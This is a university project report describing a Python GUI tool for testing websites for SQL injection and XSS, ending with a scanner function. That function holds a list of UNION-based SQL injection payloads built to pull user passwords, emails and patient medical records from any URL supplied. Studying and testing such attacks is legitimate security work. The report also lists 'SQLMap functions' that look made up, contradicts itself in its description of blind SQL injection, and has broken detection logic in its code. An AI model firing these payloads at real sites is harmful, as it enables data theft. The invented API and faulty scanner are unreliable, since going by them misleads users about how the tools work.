# AUTO-WT(WEB TESTING) TOOL

Python-Based

(Major-Project)

A project report submitted to the Srinivas University as partial fulfilment for the award of the degree of

**Bachelor of Technology in Cloud Technology and Information Security**

Submitted By


AADITHYU AK

**USN: 1SU19CI001**

Under the Guidance of

**Mrs. Renisha**

Assistant Professor



**Department of Cloud Technology & Data Science**

**College of Engineering and Technology**

**SRINIVAS UNIVERSITY**

**Mukka, Mangalore – 574146**

**January 2022**

# BONAFIDE CERTIFICATE

This is to certify that this project report entitled “**AUTO-WT TOOL**” is submitted to Srinivas University College of Engineering and Technology, Mukka, is a bonafide record of work done by AADITHYU AK under my supervision from 1ST of January 2022 to 28th of January 2022

Mrs. Renisha

Assistant Professor

Prof. Daniel Selvaraj

Head of Department

Department of Cloud Technology and Data Science

Srinivas University, Mukka

Date:

Place: Mukka

TABLE OF CONTENT

# 

[**ABSTRACT……………………………………………………………………….4**](#_heading=h.1fob9te)

[**1.INRODUCTION………………………………………………………………...5**](#_heading=h.3znysh7)

[1.](#_heading=h.2et92p0) THE DOMAIN………………………………………………………………..…..5

[1.2](#_heading=h.lnxbz9) THE PROBLEM………………………………………………………………..…6

[1.3](#_heading=h.35nkun2) THE TECHNOLOGY 8

[**2.**](#_heading=h.tyjcwt) **SYSTEM ANALYSIS…………………………………………….…...……9**

[2.1. LITERATURE REVIEW 9](#_heading=h.3dy6vkm)

[2.2 EXISTING SYSTEMS 12](#_heading=h.1t3h5sf)

[2.3. PROPOSED SYSTEM 13](#_heading=h.4d34og8)

2.4.SYSTEM ADVANTAGES…………………………………………………………14

[2.5. HARDWARE AND SOFTWARE SPECIFICATIONS 14](#_heading=h.2s8eyo1)

[**3.SYSTEM DESIGN……………………………………………………………..**](#_heading=h.17dp8vu)**16**

[3.2 ARCHITECTURE DIAGRAM 16](#_heading=h.1ksv4uv)

[3.3. USE CASES ...17](#_heading=h.44sinio)

**4.IMPLEMENTATION…………………………………………………………18**

**5.TESTING…………...………………………………………………………….31**

[**6.CONCLUSION………………………………………………………………...33**](#_heading=h.2jxsxqh)

[**7.REFERENCE…………………………………………………………………..34**](#_heading=h.2jxsxqh)

# ABSTRACT

As Internet usage is rising day by day security has become a vital facet to the Internet world. Security of the website in today's world is very important. There are over 1 billion websites today, and most of them are designed using content management systems. Cybersecurity is one of the most discussed topics when it comes to a web application and protecting the confidentiality, integrity of data has become paramount. SQLi & XSS are the most commonly used techniques that hackers use to exploit a security vulnerability in a web application. We introduce a system that test web application vulnerability for SQL injection, XSS scripting by running automating script. This system covers 3 types of SQL injection such as union based, error based and blind SQLi, it is like SQL injection, but there is a simple difference. Blind SQL injection depends on the error message, on the other hand, blind SQL injection did not depend on the error in the message.

## **INRODUCTION**

### **THE DOMAIN**

Cyber security refers to the body of technologies, processes, and practices designed to protect networks, devices, programs, and data from attack, damage, or unauthorized access. Cyber security may also be referred to as information technology security.

Cyber security is important because government, military, corporate, financial, and medical organizations collect, process, and store unprecedented amounts of data on computers and other devices. A significant portion of that data can be sensitive information, whether that be intellectual property, financial data, personal information, or other types of data for which unauthorized access or exposure could have negative consequences. Organizations transmit sensitive data across networks and to other devices in the course of doing business, and cyber security describes the discipline dedicated to protecting that information and the systems used to process or store it. As the volume and sophistication of cyber attacks grow, companies and organizations, especially those that are tasked with safeguarding information relating to national security, health, or financial records, need to take steps to protect their sensitive business and personnel information. As early as March 2013, the nation’s top intelligence officials cautioned that cyber attacks and digital spying are the top threat to national security, eclipsing even terrorism.

Implementing robust cybersecurity can be challenging. It involves staying ahead of the constantly changing methods employed by cybercriminals. Every time new software or hardware is introduced into a computing environment, they present additional attack vectors for hackers that need to be addressed by the cybersecurity team. There is pressure on the cybersecurity team because a single successful attack can lead to a destructive malware infection or a data breach

The importance of cyber security comes down to the need and requirement to keep information, data, and devices secure. In today’s world, people store vast quantities of data on computers, servers and other connected devices. Much of this is sensitive, such as Personally Identifiable Information (PII) including passwords or financial data. And then there’s [Intellectual Property.](https://www.logpoint.com/en/blog/protecting-intellectual-property-ip-in-sap/) If a cybercriminal was to gain access to this data they can cause havoc. They can share sensitive information, use passwords to steal funds, or even change data so that it benefits them, the attacker. Organizations need to have security solutions that enable them to be compliant.

In the case of public services or [governmental organizations](https://www.logpoint.com/en/blog/critical-infrastructure-cybersecurity-and-protecting-governmental-data/), cyber security helps ensure that the community can continue to rely on their services. For example, if a [cyber attack](https://www.logpoint.com/en/blog/cyber-attack/) targeted[the energy industry, a power plant for example](https://www.logpoint.com/en/blog/critical-infrastructure-cybersecurity-and-the-energy-sector/), it could cause a city-wide blackout. If it targeted a bank, it could steal from hundreds of thousands of people.

By implementing security solutions, businesses and individuals (such as MSSPs) can protect themselves and others against the full range of cyber security threats outlined below.

With cyber security, companies have peace of mind that unauthorized access to their network or data is protected. Both end users, organizations and their employees benefit.  It isn’t just detection that cybersecurity strengthens, it’s also mitigation and response. Should an attacker utilizing advanced techniques be successful the recovery process is far quicker. In addition, companies will often notice that customers and developers are more confident in products that have strong cyber security solutions in place.

### **THE PROBLEM**

### SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.

The severity of SQL Injection attacks is limited by the attacker’s skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.

To protect from SQL injection, which is considered a major threat as it makes many threats such as deceiving people that the website is the real one but it is not, changing prices, changing data in databases or even destroying them, reaching the highest validity of the admin, canceling access to Server, or access to important financial and confidential information, prevent important processes from running and modify existing records.

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Although XSS targets only web applications, the popularity of the exploitation method along with the prevalence of the web has made XSS a dominant threat in computer systems

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page

XSS attacks can generally be categorized into two categories: reflected and stored. The consequence of an XSS attack is the same regardless of whether it is stored or reflected. The difference is in how the payload arrives at the server.

* 1. **THE TECHNOLOGY**

Python is a high-level, general-purpose and a very popular programming language. Python programming language (latest Python 3) is being used in web development, Machine Learning applications, along with all cutting edge technology in Software Industry. Python Programming Language is very well suited for Beginners, also for experienced programmers with other programming languages like C++ and Java. Python is a [multi-paradigm programming language](https://en.wikipedia.org/wiki/Multi-paradigm_programming_language). [Object-oriented programming](https://en.wikipedia.org/wiki/Object-oriented_programming) and [structured programming](https://en.wikipedia.org/wiki/Structured_programming) are fully supported, and many of their features support functional programming and [aspect-oriented programming](https://en.wikipedia.org/wiki/Aspect-oriented_programming).

In most programming languages, including C++ and Java, we must declare each variable, specifying its type, before it can be used. This is called static typing because the compiler knows at compile-time what type each variable is. Python, like most very high level languages, uses a different approach: Variables have no type restrictions (dynamic typing), and they don't need to be declared.

Front end we use Qt designer, Qt Designer is the Qt tool for designing and building graphical user interfaces (GUIs) with Qt Widgets. With this tool, you create GUIs by dragging and dropping [QWidget](https://doc.qt.io/qt-5/qtwidgets-index.html) objects on an empty form. After that, you can arrange them into a coherent GUI using different layout managers. Qt Designer also allows you to preview your GUIs using different styles and resolutions, connect [signals and slots](https://www.riverbankcomputing.com/static/Docs/PyQt5/signals_slots.html), create menus and toolbars, and more.

Qt Designer is platform and programming language independent. It doesn’t produce code in any particular programming language, but it creates [.ui files](https://doc.qt.io/qt-5/designer-ui-file-format.html). These files are XML files with detailed descriptions of how to generate Qt-based GUIs.

You can translate the content of .ui files into Python code with [pyuic5](https://www.riverbankcomputing.com/static/Docs/PyQt5/designer.html#pyuic5), which is a command-line tool that comes with PyQt. Then you can use this Python code in your GUI applications. You can also read .ui files directly and load their content to generate the associated GUI.

## **SYSTEM ANALYSIS**

### **2.1. LITERATURE REVIEW**

In [9] the researchers mentioned that with the frequent gaps in most web applications, attackers and hackers can gain access to sensitive data. They also mentioned the danger of SQL injection on web applications and that it is one of the most common threats. In order not to filter the input made by the user, these attackers can exploit these errors. In their research paper, the researchers reviewed PHP techniques and other techniques to protect against SQL injection. They also mentioned the various ways to detect SQL injection attacks, their types, and the most important causes. Finally, they discussed the purification of SQL injection vulnerabilities. In [10] to address high-risk vulnerabilities in NoSQL, researchers designed Kerberos. It was also designed to validate the Data-Centric data encryption security model. This module aids in securing NoSQL databases by designing and increasing the appropriate security mechanism. In Kerberos, powerful network encryption tools are provided to help secure data across organizations. In [1] the researchers compared SQLI vulnerabilities on content management systems and used vulnerability scanners Nikto, SQLMAP on WordPress, Drupal, and Joomla web pages installed on a LAMP server. The results of their research were that CMS responded to SQLI attacks but got warnings about various vulnerabilities that could be exploited. Finally, practices that can be implemented to prevent SQLI are suggested. In [2] SQLI attack methods were analyzed, and they also provided the best defense mechanisms to detect and prevent these attacks. The researchers simulated the SQLI attack process using Kali Linux. Finally, an analysis of best practices was presented to counteract this type of attack In [3] the researchers discussed different types of SQLI attacks and what are the different ways to deal with this type of attack. The researchers also included preventive methods and examples of them. The researchers focused on countering this type of attack using stored procedures. In [8] the SQL attack was dealt with, and then a new system was proposed that consists of three levels to detect and mitigate SQLI attacks. The approach is included in static as well as dynamic and run-time related detection and prevention mechanisms. Illegal queries are also removed, and the system is prepared for a secure environment.

In [4] the researchers proposed SQLi-labs, a program that is used for training and teaching and contains many weaknesses in SQLI. The teacher can perform SQL attacks for students using this software, which helps students to refine and train their skills. In [5] for the SQLIV vulnerability, a black box test was proposed. It is working on SQLIV automation in SQLI. The researchers also mentioned that recent studies showed the need to improve the effectiveness of SQLIV to reduce the cost of manual vulnerability checking. The focus of this paper is to improve and increase the effectiveness of SQLIV by suggesting an object-oriented approach to help reduce false positives and to provide space for the ability to improve the proposed scanner. Using different vulnerable applications, evaluations showed that the proposed scanner could analyze the response of the page that has been attacked using four different techniques. In [6] it was mentioned that the proposed algorithm works fast and offers a great solution against SQLI attacks. The researchers also mentioned that the proposed algorithm is great in examining its simple detection process against SQLI attacks. Using multiple detection methods, the researchers analyzed the paperwork, which results in the ability to use the proposed algorithm in any applications that interact with the database, and not only use it on web applications. In [7] to detect complex SQLI attacks, an adaptive method is proposed that is based on the deep forest. The researchers optimize the structure of the deep forest, by means of the first feature vector and average the previous outputs. The inputs will be sequenced at each layer. Experiments showed that the proposed method in this paper effectively solves the problem of feature degradation of deep forest which occurs with the increase of layers. Then the researchers introduced the deep forest model which is based on the AdaBoost algorithm, and which updates the feature weights in each layer by using the error rate. In the training process, there are multiple features with weights that are not the same, based on their impact on the result. Based on the results, it was shown that the performance of the method proposed in this research paper is better than the traditional methods of machine learning and deep learning methods.

**SQL injection types**

UNION based SQL injection: This type used depends mainly on the user’s use of this operator, meaning if the user uses it, the hacker must take advantage of the weakness that exists as a result of using it and use it, and usually the Union precedes the order by, which is very important in this case to know the number of columns available in the database .It is fortunate that the part before Union, this is for the user, does not concern the hacker, who has the hacker after Union, so I want to leave the sentence before Union always wrong so that the result that pertains to the hacker is not mixed with the result that pertains to the original user, so let the first queer have a value that gives an error result until Make sure that any result that will appear is the result of the hacker’s sentence on which he will build an injection and what he will do as a result of the results that will appear to him. Look at the following examples that illustrate the work of the Union

**Error based SQL injection**: It is one of the injection methods made by the hacker, where the aim is to target the database, mainly to collect information from it. This is where it is executed when the output is an error from the database, meaning that it depends on the error messages that results from the private server in the database.The following example illustrates the database name through injection depends on error-based SQL injection

**Blind SQL injection**: This type of injection is like SQL injection, but there is a simple difference. Blind SQL injection depends on the error message, on the other hand, blind SQL injection did not depend on the error in the message. Therefore, Blind SQL injection is used mainly to access sensitive data or destroy the data in the database. In this method, the attacker steals the data using true or false questions through SQL query. Also in the Blind SQL injection, the attacker can extract the database name using the time-based blind injection method. The attacker guides the brute attack to the database name using the time before executing the query and sets a time after executing the query then the user benefits from the gain results [11]

### **2.2 EXISTING SYSTEMS**

SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications. It is primarily written in Python and provides a wide range of functions to perform various tasks related to SQL injection testing. Here are some of the commonly used functions in SQLMap:

sqlmapAPI: The main function that initializes the SQLMap API.

sqlmap.scan: Initiates the SQL injection vulnerability scan on a target URL or set of URLs.

sqlmap.dump: Retrieves the database contents or performs specific database operations.

sqlmap.options: Sets various options for the SQLMap scan, such as specifying the database management system, payload delivery techniques, and more.

sqlmap.setCookie: Sets a cookie value to be used during the scan.

sqlmap.setParam: Sets a parameter value to be tested for SQL injection.

sqlmap.setPayload: Sets a custom payload to be used during the scan.

sqlmap.setDBMS: Sets the database management system to be targeted.

sqlmap.setURL: Sets the target URL for the scan.

sqlmap.setMethod: Sets the HTTP request method (GET or POST) to be used during the scan.

sqlmap.setProxy: Sets a proxy server to be used for HTTP requests.

sqlmap.setDelay: Sets the delay between requests to evade rate limiting or detection.

sqlmap.setThreads: Sets the number of concurrent requests to be made during the scan.

sqlmap.setTamper: Sets custom tampering scripts to modify SQL payloads.

sqlmap.setVerbose: Enables verbose output to display detailed scan results.

These are just a few examples of the functions available in SQLMap. The tool offers many more functions and options to perform advanced SQL injection testing and exploitation

### **2.3. PROPOSED SYSTEM**

Graphical user interface:- a computer program that enables a person to communicate with a computer through the use of symbols, visual metaphors, and pointing devices

For GUI here we choose PyQt. With PyQt, we can do everything with code or with visual design tool to create dialogs—Qt Designer can be used to create user interfaces for dialogs, custom widgets, and main windows.. Using Qt Designer for main windows offers fewer advantages, apart from the convenience of a visual QAction editor

The user interfaces are stored in .ui files, and include details of a form's widgets and layouts. In addition, Qt Designer can be used to associate labels with their "buddies", and to set the tab-order, i.e., the order in which widgets get the keyboard focus when the user presses the Tab key. This can also be done in code with QWidget.setTabOrder(), but is rarely necessary for hand-coded forms, since the default is the order of widget creation which is usually what we want. Qt Designer can also be used to make signal–slot connections, but only between built-in signals and slots.

 Python is a general-purpose, versatile, and powerful programming language. It’s a great first language because Python code is concise and easy to read. The system is purely build with only Python programs. We automate the manually entering process of the user into selectable manner which is more convenient to the users

Our system consists SQL injection, three types mainly error based, union based and blind SQLi attacks along with XSS scripting.

The system basically works based on the user input and it is purely made of python programming. It asks user to input URL of the website that they want to test these attacks. The existing system depends upon the CLI, here the system will provide user easy interface, i.e GUI. The user can also select the which type of attack they want to perform, based on these the code for attacks automatically runs and if there is any vulnerability then it will be shown in result section of the system.

**2.4 SYSTEM ADVANTAGES**

AUTO-WT Tool is an open-source tool that can be used for penetration testing to detect and exploit SQL injection flaws. AUTO-WT Tool automates the process of detecting and exploiting SQL injection. SQL Injection attacks can take control of databases that utilize SQL. They can affect any website or web app that may have a SQL database linked to it, such as MySQL, SQL Server, Oracle and many others. These databases often contain sensitive data such as customer information, personal data, trade secrets, financial data and so on. Being able to find SQL vulnerabilities, and defend against them, is vital.

AUTO-WT Tool can help in finding these vulnerabilities. The AUTO-WT Tool not only covers SQLi but also XSS attaks, which can be said as another vulnerable web application attack, The root cause of XSS vulnerabilities is when a web application uses untrusted input without performing proper validation first. If a web server embeds user input in a page’s HTML code before sending it to the client, then malicious input could enable the execution of attacker-controlled code within the user’s browser.

### **2.5. HARDWARE AND SOFTWARE SPECIFICATIONS**

Minimum hardware requirements are very dependent on the particular software being developed by a given Enthought Python / Canopy / VS Code user. Applications that need to store large arrays/objects in memory will require more RAM, whereas applications that need to perform numerous calculations or tasks more quickly will require a faster processor. That said, we find that the following list represents the minimum requirements needed to install Enthought Python and associated applications:

Minimum Requirements

* Processors: Intel® Core™ i3 or AMD Ryzen 3250u CPU
* Operating System: Windows 7
* RAM: 1GB of on-board system memory

### Recommended System Requirements

* Processors: Any two or higher core processor including Intel® Core™ i5 @2.60GHz, new-gen Xeon® processor @2.30 GHz, or AMD Ryzen 5 CPUs running at higher frequency
* RAM: 4GB of system memory from any decent manufacturer
* Disk space: 2-3GB of SEAGATE Hard Drive
* Operating System: Windows 10 Official

## **SYSTEM DESIGN**

### **3.1 ARCHITECTURE DIAGRAM**




Fig 5 – Architecture diagram of AUTO-WT TOOL

The Auto-wt tool provides an interface to users to input URL of the website they need to test and provides a top down menu where you can select which attack need to be performed. Based on these inputs the system backend python code will execute and send necessary SQL queries or Javascript scripts to the website. These sended queries or the script will output the result if the target database is not configured properly.

These attacks can allow attackers to steal sensitive data that is stored in databases. So users can make use of this tool to test there website and can make sure they are not vulnerable.

### **3.2 USE CASES**

### 

Fig 6 -Use case diagram of AUTO-WT TOOL

## **IMPLEMENTATION**

**Creating a GUI with Designer application**

1.Open Designer application, then a window will pop up, select ‘Window’ option


2.Then select 4 ‘Horizontal Layout’ from the Layouts tab

3.Select ‘Label’ option from Display Widgets tab and place inside the horizontal layout we selected in previous step

4.Now select ‘Line Edit’ from Input Widgets tab and place inside the same horizontal layout

5.Now select ‘push Buttons’ from Buttons tab and place inside 1st and 4th Horizontal Layout






6.Now give appropriate name inside ‘Line Edit’ and ‘Push Button’



7.Now save this UI file, inside scripts folder and open ‘cmd’ and type command:

Pyuic5 -x “ui filename” -o “py filename”

8.This will generate a python file of created GUI:



9.Background codes to check for vulnerability:

UNION BASED

import requests  
from bs4 import BeautifulSoup  
  
def uniontest\_sql\_injection(url):  
 *# Define a list of common database query keywords to use in the UNION SELECT attack* query\_keywords = ['SELECT', 'FROM', 'WHERE', 'JOIN', 'LIMIT']  
  
 *# Define a list of payloads to test for the UNION BASED SQL injection vulnerability* payloads = [  
 *#e-commerce  
 # Additional payloads for the 'users' table* "1' UNION SELECT email, password FROM users--",  
 "1' UNION SELECT firstname, lastname, email FROM users--",  
 "1' UNION SELECT address, city, country FROM users--",  
 *# Additional payloads for the 'products' table* "1' UNION SELECT name, price, description FROM products--",  
 "1' UNION SELECT name, category, rating FROM products--",  
 "1' UNION SELECT name, image\_url, stock\_quantity FROM products--",  
  
 *#blogs  
 # Additional payloads for the 'users' table* "1' UNION SELECT username, password FROM users--",  
 "1' UNION SELECT email, password, role FROM users--",  
 "1' UNION SELECT bio, avatar\_url FROM users--",  
 *# Additional payloads for the 'posts' table* "1' UNION SELECT title, content, author FROM posts--",  
 "1' UNION SELECT title, category, published\_date FROM posts--",  
 "1' UNION SELECT title, views, likes FROM posts--",  
  
 *#socials  
 # Additional payloads for the 'users' table* "1' UNION SELECT username, password, email FROM users--",  
 "1' UNION SELECT bio, location, website FROM users--",  
 "1' UNION SELECT firstname, lastname, birthdate FROM users--",  
 *# Additional payloads for the 'friends' table* "1' UNION SELECT user\_id, friend\_id, status FROM friends--",  
 "1' UNION SELECT user\_id, friend\_id, added\_date FROM friends--",  
 "1' UNION SELECT user\_id, friend\_id, blocked FROM friends--",  
  
 *#hotelbooking  
 # Additional payloads for the 'users' table* "1' UNION SELECT username, password FROM users--",  
 "1' UNION SELECT email, phone FROM users--",  
 "1' UNION SELECT firstname, lastname, address FROM users--",  
 *# Additional payloads for the 'reservations' table* "1' UNION SELECT room\_number, check\_in\_date, check\_out\_date FROM reservations--",  
 "1' UNION SELECT room\_number, guest\_name, total\_price FROM reservations--",  
 "1' UNION SELECT room\_number, status, payment\_status FROM reservations--",  
  
 *#forumplatform  
 # Additional payloads for the 'users' table* "1' UNION SELECT username, password, email FROM users--",  
 "1' UNION SELECT bio, avatar\_url FROM users--",  
 "1' UNION SELECT registration\_date, last\_login FROM users--",  
 *# Additional payloads for the 'topics' table* "1' UNION SELECT title, description, created\_by FROM topics--",  
 "1' UNION SELECT title, category, views FROM topics--",  
 "1' UNION SELECT title, last\_post\_date, last\_post\_user FROM topics--",  
  
  
 *#healthcare management  
 # Additional payloads for the 'patients' table* "1' UNION SELECT patient\_name, email, phone FROM patients--",  
 "1' UNION SELECT patient\_name, address, medical\_history FROM patients--",  
 "1' UNION SELECT patient\_name, insurance\_provider, insurance\_policy FROM patients--",  
 *# Additional payloads for the 'appointments' table* "1' UNION SELECT appointment\_id, appointment\_date, doctor\_name FROM appointments--",  
 "1' UNION SELECT appointment\_id, patient\_name, appointment\_reason FROM appointments--",  
 "1' UNION SELECT appointment\_id, status, prescription FROM appointments--",  
 *# Additional payloads for the 'doctors' table* "1' UNION SELECT doctor\_name, specialization, contact\_number FROM doctors--",  
 "1' UNION SELECT doctor\_name, experience\_years, hospital\_name FROM doctors--",  
 "1' UNION SELECT doctor\_name, qualifications, email FROM doctors--",  
  
 ]  
  
 *# Add a single quote to the end of the URL to test for SQL injection* url\_injection = url + "'"  
  
 *# Loop over the payloads and query keywords to create a UNION SELECT payload* for payload in payloads:  
 for keyword in query\_keywords:  
 union\_payload = f"{payload} UNION SELECT {keyword}, NULL"  
  
 *# Make an HTTP GET request with the injection and UNION SELECT payload* r = requests.get(url\_injection, params={'id': union\_payload})  
  
 *# Check the response for signs of a successful SQL injection attack* soup = BeautifulSoup(r.text, 'html.parser')  
 if soup.find('sql', text='error'):  
 print(f"SQL injection vulnerability detected with keyword: {keyword}, payload: {payload}")  
 else:  
 print(f"No SQL injection vulnerabilities detected with keyword: {keyword}, payload: {payload}")  
  
  
